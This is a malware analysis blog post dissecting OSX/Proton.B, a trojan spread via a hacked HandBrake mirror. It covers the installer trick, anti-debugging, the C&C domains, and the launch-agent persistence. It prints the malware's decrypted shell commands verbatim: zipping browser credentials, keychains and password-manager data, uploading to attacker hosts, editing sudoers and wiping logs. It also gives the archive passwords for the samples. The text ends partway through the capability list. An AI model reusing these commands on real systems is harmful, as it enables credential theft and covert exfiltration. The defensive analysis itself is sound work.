# OSX/Proton.B: A brief analysis, at 6 miles up

Archived: 2026-04-05 12:55:59 UTC

---

OSX/Proton.B

› a brief analysis, at 6 miles up

5/10/2017


love these blog posts? support my tools & writing on patreon! Mahalo :)

Want to play along? I've shared both the trojaned Handbrake disk image and OSX/Proton.B payload, which can be downloaded here (password: infect3d).

Please don't infect yourself!

Background

As I'm sure you are now aware, a mirror server of the popular open-source video transcoder, HandBrake, was hacked. One goal of the hack was to infect macOS users by trojaning the legitimate HandBreak application with a new variant of OSX/Proton.




I recently blogged about how the app was trojaned and how the malware persistently installed itself: "HandBrake Hacked! OSX/Proton (re)Appears." However, due to timing constraints (and the fact that it was the weekend) I didn't really dive into the technical details of the malware that much.

Now though, I'm 'stuck' on a flight to Europe (en route to present at 'PostiveHack Days' in Moscow) - so have a massive amount of free time. Moreover I received a bunch of email from the HandBrake developers, infected users, and friends requesting more details on the malware.

Most interestingly several users pinged me, stating that while they ran the infected Handbrake application, they didn't seem to be persistently infected ... intriguing!


"Hi Patrick,
I had downloaded [and ran] what turned out to be the infected DMG from the Handbrake site last week.

Two quick questions: I ran the steps and commands to remove the file, and had these results:

- 'activity_agent' was not running in my Activity monitor
- I ran the Terminal commands from the HB team, which [failed] implying the launch agent plist file didn't exist"

Want to join me (virtually) at 11294 meters in the sky, as we dive into OSX/Proton.B?

Analysis
Let's first start with the infected HandBrake.app that was distributed via a hacked mirror server of the legitimate Handbrake website (handbrake.fr):





As mentioned in the previous blog [post](), when run by the user the infected Handbrake application kicks off the install of OSX/Proton.B. Specifically it:

1. unzips Contents/Resources/HBPlayerHUDMainController.nib to /tmp/HandBrake.app. This 'nib' is a password protected zip file who's password is: qzyuzacCELFEYiJ52mhjEC7HYl4eUPAR1EEf63oQ5iTkuNIhzRk2JUKF4IXTRdiQ

2. launches (opens) /tmp/HandBrake.app

How specifically does the malware do this?

When an application is launched, its start() and then main() functions are executed. In applications, the main() function usually just calls the NSApplicationMain method:




NSApplicationMain performs a variety of tasks including loading and initializing the application's principal class. In order determine this class, it reads the application's Info.plist file. More specifically it reads the value of the 'NSPrincipalClass' key. If we dump the Info.plist file of the trojaned HandBrake application, it's easy to see its principal class is 'HBApplication':

$ less HandBrake.app/Contents/Info.plist | grep -A 1 Class
<key>NSPrincipalClass</key>
<string>HBApplication</string>

For more info on the macOS application startup process, see the wonderful (albeit slightly dated) article: ["Demystifying NSApplication by recreating it."]

So typically, Objective-C objects are created via a call to alloc and then init:

//instantiate object
id someObj = [SomeObj alloc] init];


If we peak at HBApplication's init method some new (malicious) code has been added:

//-[HBApplication init]

//decode string
r14 = [**_DWOI**(&var_A0, 0x2d) retain];

//execute decoded string
rbx = [[r13 **comrad:**r14] retain];

The DWOI function decodes a passed in string:




While the [HBApplication comrad:] executes a task via "/bin/sh -c":

int -[HBAppDelegate comrad:]() {

```
 rax = [NSPipe pipe];

 var_38 = [[rax fileHandleForReading] retain];
 r14 = [[NSTask alloc] init];
 [r14 setStandardOutput:rax];
 [r14 setStandardError:rax];
 [r14 setLaunchPath:@"/bin/sh"];

 r12 = [NSArray arrayWithObjects:@"-c", rbx, 0x0];
 [r14 setArguments:rbx];

 [r14 launch];
 [r14 waitUntilExit];

 rbx = [[var_38 readDataToEndOfFile] retain];
 rax = [[NSString alloc] initWithData:rbx encoding:0x4];

 return rax;
}
```

If we break on this code in a debugger, we can dump the string that is decoded and executed:

```
b -[HBAppDelegate comrad:]
Breakpoint 1: where = HandBrake'-[HBAppDelegate comrad:], address = 0x0000000100029625

(lldb) po $rdi
<HBAppDelegate: 0x102513e30>

(lldb) x/s $rsi
0x100042aaf: "comrad:"

(lldb) po $rdx pgrep -x activity_agent && echo Queue.hbqueue
```

The pgrep -x activity_agent && echo Queue.hbqueue command will echo 'Queue.hbqueue' if and only if 'activity_agent' is found in the process list. In other words, this is how the malware installer checks if the persistent component (OSX/Proton.B) has already been installed and executed!

Assuming OSX/Proton.B is not found. executing the trojaned HandBrake application then decodes and executes the following command:

```
unzip -P qzyuzacCELFEYiJ52mhjEC7HYl4eUPAR1EEf63oQ5iTkuNIhzRk2JUKF4IXTRdiQ
/Users/user/Desktop/HandBrake.app/Contents/Resources/HBPlayerHUDMainController.nib -d /tmp; xattr -c
/tmp/HandBrake.app; open /tmp/HandBrake.app;
```

As previously mentioned, this will decrypt OSX/Proton.B from HBPlayerHUDMainController.nib and execute it!

Once this malicious logic has been executed, the trojaned HandBrake application continues execution of the normal video transcoding logic so that the user is none the wiser.

To analyze OSX/Proton.B, we can grab the dropped binary (from /tmp/HandBrake.app/Contents/MacOS/HandBrake and load it into a disassembler, as well as instruct the debugger to automatically attach to it when OSX/Proton.B is launched (via the debugger's '--waitfor' command line argument):

```
(lldb) process attach --name HandBrake --waitfor
Process 486 stopped
* thread #1, stop reason = signal SIGSTOP
frame #0: libsystem_c.dylib`__atexit_init

-> 0x7fffad3ffe27 <+0>: movq 0x8e5d22a(%rip), %rdi
 0x7fffad3ffe2e <+7>: cmpq $-0x1, 0x20(%rdi)
 0x7fffad3ffe33 <+12>: jne 0x7fffad3ffe41
 0x7fffad3ffe35 <+14>: movq 0x28(%rdi), %rax

Executable module set to "/tmp/HandBrake.app/Contents/MacOS/HandBrake".
Architecture set to: x86_64h-apple-macosx.
```

The first thing to notice is that OSX/Proton.B contains some (basic) anti-debugging logic:

```
rbx = dlopen(0x0, 0xa);
(dlsym(rbx, "ptrace"))(0x1f, 0x0, 0x0, 0x0);
dlclose(rbx);
```

This anti-debugging logic is well-known, as it's even documented in Apple's man page for ptrace:

```
man ptrace

PTRACE(2)
NAME
ptrace -- process tracing and debugging

...

PT_DENY_ATTACH
 This request is the other operation used by the traced process; it allows a process that
 is not currently being traced to deny future traces by its parent. All other arguments
 are ignored. If the process is currently being traced, it will exit with the exit status
 of ENOTSUP; otherwise, it sets a flag that denies future traces. An attempt by the parent
```

to trace a process which has set this flag will result in a segmentation violation in
the parent.

In short, PT_DENY_ATTACH (0x1F), once executed prevents a user-mode debugger from attaching to the process. However, since lldb is already attached to the process (thanks to the --waitfor argument),we can neatly sidestep this. How? Set a breakpoint on pthread then simply execute a 'thread return' command. This tells the debugging to stop executing the code within the function and execute a return command to 'exit' to the caller. Neat!

* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
frame #0: 0x00007fffad499d80 libsystem_kernel.dylib`__ptrace

(lldb) thread return

With the anti-debugging logic out of the way, we can debug to our heart's content!

The first thing OSX/Proton.B does (well after calling ptrace(..., 'PT_DENY_ATTACH')), is decode a bunch of strings that turn out to be the addresses of its command and control servers:

- handbrake.cc
- handbrake.biz
- ls.handbrake.biz
- handbrake.biz:8443

Interestingly the string decoding method (at address 000000010001E6F7) appears to be similar (identical?) to the DWOI function in the malware's installer (the trojaned HandBrake.app). This indicates that the hackers may have had access to the OSX/Proton.B source code. This wouldn't be that interesting, save for the fact that OSX/Proton.A was offered for sale (see: "Hackers Selling Undetectable Proton Malware for macOS in 40 BTC").

Does this mean the hacker's purchased OSX/Proton.A (including its source code)? Or are the hackers that hit HandBrake the same ones who created OSX/Proton? Who knows...

Moving on, once the command and control servers have be decoded, the malware decodes a few more strings including: 'activity_agent' and 'fr.handbrake.activity_agent' As mentioned in the previous blog, OSX/Proton.B persistently installs itself as launch agent (plist: fr.handbrake.activity_agent, name activity_agent):

$ cat **fr.handbrake.activity_agent**

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">

```
<plist version="1.0">
<dict>
  <key>KeepAlive</key>
  <true/>
  ...
  <key>ProgramArguments</key>
  <array>
    <string>/Users/user/Library/RenderFiles/activity_agent.app/
            Contents/MacOS/activity_agent</string>
  </array>
  <key>RunAtLoad</key>
  <true/>

</dict>
</plist>
```


Next, OSX/Proton.B somewhat 'stealthily' builds a path to an encrypted file named '.hash' in its resources directory (/tmp/HandBrake.app/Contents/Resources/.hash).

```
//path: /tmp/HandBrake.app/Contents/Resources/.hash
rbx = [NSString stringWithFormat:@"%@/%@%@%@%@%@", r13, @".", r9, @"a", @"s", @"h"];
```

This file is loaded into memory and then decrypted via a call to [RNDecryptor decryptData:withPassword:error:]. The decryption password is '9fe4a0c3b63203f096ef65dc98754243979d6bd58fe835482b969aabaaec57e':

```
Process 486 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = instruction step over
HandBrake`___lldb_unnamed_symbol521$$HandBrake:

-> 0x100017583 <+259>: callq *%r15
0x100017586 <+262>: movq %rax, %rdi
0x100017589 <+265>: callq 0x100049dae
0x10001758e <+270>: movq %rax, %r13

(lldb) po $rdi
RNDecryptor

(lldb) x/s $rsi
0x10004db2b: "decryptData:withPassword:error:"

(lldb) po $rcx
9fe4a0c3b63203f096ef65dc98754243979d6bd58fe835482b969aabaaec57e
```

And what is in this encrypted file? A massive list of commands and configuration values. Jackpot!

```
if [ -f %@/.crd ]; then cat %@/.crd; else echo failure; fi,
if [ -f %@/.ptrun ]; then echo success; fi,
touch %@/.ptrun;,
curl,
https://%@/kukpxx8lnldxvbma8c4xqtar/auth?B=%@&U=%@&S=%@,
echo '%@' | sudo -S echo success;,
rm -rf %@/%@.app %@;,
rm -rf ~/Library/LaunchAgents/%@*; ,
curl %@ -o %@ && sudo chmod 777 %@;,
HandBrake needs to install additional codecs. Enter your password to allow this.,
screencapture -x %@/scr%@.png,
https://%@/api/upload,
%@/scr%@.png,
yyyy-MM-dd HH:mm:ss zzz,
ping -c 1 %@ 2>/dev/null >/dev/null && echo 0,
%@.app,
cat %@/.crd,
if [ -f %@/.bcrd ]; then cat %@/.bcrd; else echo failure; fi,
echo '%@:%@:%@' > %@/.crd; ,
echo 'printf "\033[8;1;1t"; echo "%@" | sudo -S sh -c "echo 'Defaults !tty_tickets' >> /etc/sudoers"; killall
Terminal; sleep 1;' > ~/Library/sco.command; chmod 777 ~/Library/sco.command; open ~/Library/sco.command
&& sleep 2.7; rm -rf ~/Library/sco.command;,
echo '%@:%@:%@' > %@/.crd,
AKADOMEDO,
CFBundleExecutable,
@%@/proton.zip,
/bin/sh,
https://%@,
-c,
a%@=`curl -s ,
api_key=%@&cts=%@%@,
-F api_key=%@ -F cts=%@ -F signature=%@ https://%@/api/%@`; echo $a%@;,
echo '%@' | sudo -S rm -rf %@ %@/*.zip,
cat %@/.crd,
hcresult=`curl -s --connect-timeout 10 %@` && echo $hcresult;,
type,
name,
path,
size,
creation_date,
```

```
modification_date,
folders,
files,
total_folders,
total_files,
folder,
--,
rm -rf %@,
%@/.str.txt,
-O -J https://%@,
0aaf7a0da92119ccf0ba,
%@/.tmpdata,
expiration_date,
grace_period,
os_version,
checksum,
%@/.hash,
codesign -dv %@,
VOID,
cd %@; curl,
hcresult=`curl -sL
https://script.google.com/macros/s/AKfycbyd5AcbAnWi2Yn0xhFRbyzS4qMq1VucMVgVvhul5XqS9HkAyJY/exec`
&& echo $hcresult;, zip %@/CR.zip ~/Library/Application\ Support/Google/Chrome/Profile\ 1/Login\ Data
~/Library/Application\ Support/Google/Chrome/Profile\ 1/Cookies ~/Library/Application\
Support/Google/Chrome/Profile\ 1/Bookmarks ~/Library/Application\ Support/Google/Chrome/Profile\ 1/History
~/Library/Application\ Support/Google/Chrome/Profile\ 1/Web\ Data; zip %@/CR_def.zip ~/Library/Application\
Support/Google/Chrome/Default/Login\ Data ~/Library/Application\ Support/Google/Chrome/Default/Cookies
~/Library/Application\ Support/Google/Chrome/Default/Bookmarks ~/Library/Application\
Support/Google/Chrome/Default/History ~/Library/Application\ Support/Google/Chrome/Default/Web\ Data; ,
zip -r %@/FF.zip ~/Library/Application\ Support/Firefox/$(sh %@/mozilla.sh)/cookies.sqlite
~/Library/Application\ Support/Firefox/$(sh %@/mozilla.sh)/formhistory.sqlite ~/Library/Application\
Support/Firefox/$(sh %@/mozilla.sh)/logins.json ~/Library/Application\ Support/Firefox/$(sh
%@/mozilla.sh)/logins.json; ,
zip -r %@/SF.zip ~/Library/Cookies ~/Library/Safari/Form\ Values; ,
zip -r %@/OP.zip ~/Library/Application\ Support/com.operasoftware.Opera/Login\ Data ~/Library/Application\
Support/com.operasoftware.Opera/Cookies ~/Library/Application\ Support/com.operasoftware.Opera/Web\ Data;
,
killall Console; killall Wireshark; rm -rf %@; ,
mkdir -p %@ %@ ~/Library/LaunchAgents/; chmod -R 777 %@ %@; zip -r %@/KC.zip ~/Library/Keychains/
/Library/Keychains/; %@ %@ %@ %@ zip -r %@/GNU_PW.zip ~/.gnupg ~/Library/Application\
Support/1Password\ 4 ~/Library/Application\ Support/1Password\ 3.9; zip -r %@/proton.zip %@; %@ echo
success; , cp -R %@ %@/%@; mv %@/%@/Contents/MacOS/%@ %@/%@/Contents/MacOS/%@; mv
```

%@/%@/Contents/Resources/Info_.plist %@/%@/Contents/Info.plist; mv %@/%@/Contents/Resources/%@.plist ~/Library/LaunchAgents/%@.plist; echo success; ,
sed -i -e 's/P_MBN/%@/g' ~/Library/LaunchAgents/%@.plist; sed -i -e 's=P_UPTH=%@/%@/Contents/MacOS/%@=g' ~/Library/LaunchAgents/%@.plist; chmod 644 ~/Library/LaunchAgents/%@.plist; codesign --remove-signature %@/%@; rm -rf %@/%@/Ic*; launchctl load ~/Library/LaunchAgents/%@.plist; %@ ,
ACTION,
CONSOLE,
FM,
PROC,
SSH_DID_CONNECT,
SSH_DID_TERMINATE,
clsock,
_STROKES,
screencam,
exec_pointer,
ssh_bind_port,
procs,
total_procs,
SSH_DID_NOT_CONNECT,
/Library/Extensions/LittleSnitch.kext,
/Library/Extensions/Radio Silence.kext,
/Library/Extensions/HandsOff.kext,
%@/.tmpdata,
%@/updated.license,
license_enforce,
mv %@ %@,
handbrakestore.com,
handbrake.cc,
luwenxdsnhgfxckcjgxvtugj.com,
6gmvshjdfpfbeqktpsde5xav.com,
kjfnbfhu7ndudgzhxpwnnqkc.com,
yaxw8dsbttpwrwlq3h6uc9eq.com,
qrtfvfysk4bdcwwwe9pxmqe9.com,
fyamakgtrrjt9vrwhmc76v38.com,
kcdjzquvhsua6hlfbmjzkzsb.com,
ypu4vwlenkpt29f95etrqllq.com,
nc -G 20 -z 8.8.8.8 53 >/dev/null 2>&1 && echo success,
echo '%@' > /tmp/public.pem; openssl rsautl -verify -in %@/.tmpdata -pubin -inkey /tmp/public.pem,
a90=`curl -s --connect-timeout 10 -o /tmp/au https://%@/rsa` && echo && echo '%@' > /tmp/au.pub && echo success,
openssl rsautl -verify -in /tmp/au -pubin -inkey /tmp/au.pub,

```
rm -rf /tmp/*,
sudo -k; echo '%@' | sudo -S rm -rf /var/log/* /Library/Logs/* && echo success;,
mv %@/.crd %@/.bcrd,
sudo -k
```

Well this makes analysis rather easy ;) We're not going to walk thru all of these, but let's cover a few of the more interesting items in this this list.

The first items from this list that the malware extracts and utilizes are the following paths:

- /Library/Extensions/LittleSnitch.kext
- /Library/Extensions/Radio Silence.kext
- /Library/Extensions/HandsOff.kext

For each of these paths, it checks if they exist on disk, and if so, the malware immediately exits!

```
//0x51: 'LittleSnitch.kext'
rax = [*0x10006c4a0 objectAtIndexedSubscript:0x51];

rdx = rax;
if ([rbx fileExistsAtPath:rdx] != 0x0) goto fileExists;

fileExists:
 rax = exit(0x0);
 return rax;
```

These of course are macOS security products (firewalls) which would alert the user to the presence of the malware when it attempts to call out to connect to its command and control server(s). Seems like the malware would simply exit, rather than risking detection.

Ah! Could this be why various users, who had ran the infected Handbrake application were not infected? Why yes! Turns out all had been running Little Snitch. Lucky for them :)

Assuming no firewall products are detected the malware performs what appears to some verification on itself. (As noted by my friend 0xamit, this is 'license' check). Specifically, the malware executes "/bin/sh" with the follwing arguments (in $RDX):

```
(lldb) po $rdx
<__NSArrayI 0x608000020560>(
-c,
echo '-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAwUP19DdW2NlkkdovqqwF
```

+r3sBaamka42zVMGa+COUCIysrVhVJIv4nmc57TLxgG8dsg+G0o0NQ75n898b04l
YGve3gXGWJ8Y5OTJ16+RA4OtKAiO8v7qEGnQ/QpSzrLZPU3Yd60bAltYSvCCiOdB
OKhOAiag0H39F2k5ea4zxt6TNDksW/o3+HcjzA4yy+C1tp2Cr4X37O5XMVZPWpMk
sIXPazh91tr0TJ2VFyx4btnDPajeOzhcKUA05Wrw+hagAZnFU9Bajx3KvdTlxsVx
LmRc5r3IqDAsXTHH1jpmWMDiC9IGLDFPrN6NffAwjgSmsKhi1SC8yFHh0oPCswRh
rQIDAQAB
```
-----END PUBLIC KEY-----' > /tmp/public.pem; openssl rsautl -verify -in
/tmp/HandBrake.app/Contents/Resources/.tmpdata -pubin -inkey /tmp/
public.pem
)
```

```
(lldb) po $rax
{
  "bundle_name" = chameleo;
  "checksum" = 128814f2b057aef1dd3e00f3749aed2a81e5ed03737311f2b1faab4ab2e6e2fe;
  "expiration_date" = "2017-05-10 23:59:59 +0000";
  "grace_period" = 25;
  "os_version" = "10.x";
}
```

It compares this 'checksum' value (128814f2b057aef1dd3e00f3749aed2a81e5ed03737311f2b1faab4ab2e6e2fe) with a value that it extracts from the encrypted .hash file. If these match the, malware is 'licensed' and will continues executing via a call to NSApplicationMain. Otherwise it bails with a call to exit():


```
r14 = [[*0x10006c4a8 objectAtIndexedSubscript:0x3] retain];
rbx = [[NSString stringWithCString:&var_80 encoding:0x4] retain];
r15 = [r14 isNotEqualTo:rbx];
if (r15 == 0x0) {
  rax = NSApplicationMain(var_A4, var_A0);
}
else {
  rax = exit(0x0);
}
```

Once the NSApplicationMain method has been invoked, the macOS application runtime will automatically invoke the 'applicationDidFinishLaunching' delegate method. In OSX/Proton.B this method is implemented at 0x10001ED50 This is where the malware continues execution.


Here, it starts executing various commands that are embedded in the encrypted .hash file. For example it checks if it is connected to the internet by pinging Google's DNS server:

```
nc -G 20 -z 8.8.8.8 53 >/dev/null 2>&1 && echo success
```


It also executes a script, hosted at: https://script.google.com/macros/s/AKfycbyd5AcbAnWi2Yn0xhFRbyzS4qMq1VucMVgVvhul5XqS9HkAyJY/exec. This script appears to simply return the current date and time?




In order to elevate its privileges to root, the malware displays a fake authentication prompt using strings, again from the encrypted .hash file (such as "HandBrake needs to install additional codecs. Enter your password to allow this"):




The class that implements this window is aptly named 'AuthorizationWindow':




If the user is tricked into entering their password, the malware 'validates' the credentials via the following:

echo 'p@ss0wrd' | sudo -S echo success;

Once it has obtained root, (thanks to a naive user), the malware executes the following:

echo 'printf "\033[8;1;1t"; echo "%@" | sudo -S sh -c "echo 'Defaults !tty_tickets' >> /etc/sudoers"; killall Terminal; sleep 1;' > ~/Library/sco.command; chmod 777 ~/Library/sco.command; open ~/Library/sco.command && sleep 2.7; rm -rf ~/Library/sco.command;

As part of this command (killall Terminal) will kill all instances of the Terminal (including the one we are using to debug the malware), execute the 'thread return' command in the debugger on the function at 0x0000000100014EB0, to skip these commands from being run.

Next the malware downloads an RSA key from its command and control server(s) and verifies it via a public key that is embedded within the malware:

curl -s --connect-timeout 10 -o /tmp/au https://handbrake.biz/rsa

openssl rsautl -verify -in /tmp/au -pubin -inkey /tmp/au.pub

Then, it starts pinging its various command and control servers:

ping -c 1 **handbrake.biz** 2>/dev/null >/dev/null && echo 0

ping -c 1 **handbrakestore.com** 2>/dev/null >/dev/null && echo 0

ping -c 1 **handbrake.cc** 2>/dev/null >/dev/null && echo 0

...

During my analysis, the malware didn't appear to be too happy chatting with the various command and control servers. Maybe it doesn't like being this high up :P or more likely these C&C servers are sinkholed this point. As such, I didn't observe the malware executing the other commands found in the encrypted 'tasking' file ('.hash'). However, since the commands are simply shell commands that we've decrypted, it's easy to understand the malware's full capabilities.

For example, OSX/Proton.B has commands to:

- 'complicate' analysis by killing apps such as the Console, or Wireshark and wiping (some) system logs:
  killall Console
  killall Wireshark

  sudo -S rm -rf /var/log/* /Library/Logs/*

- persist itself (as a launch agent):
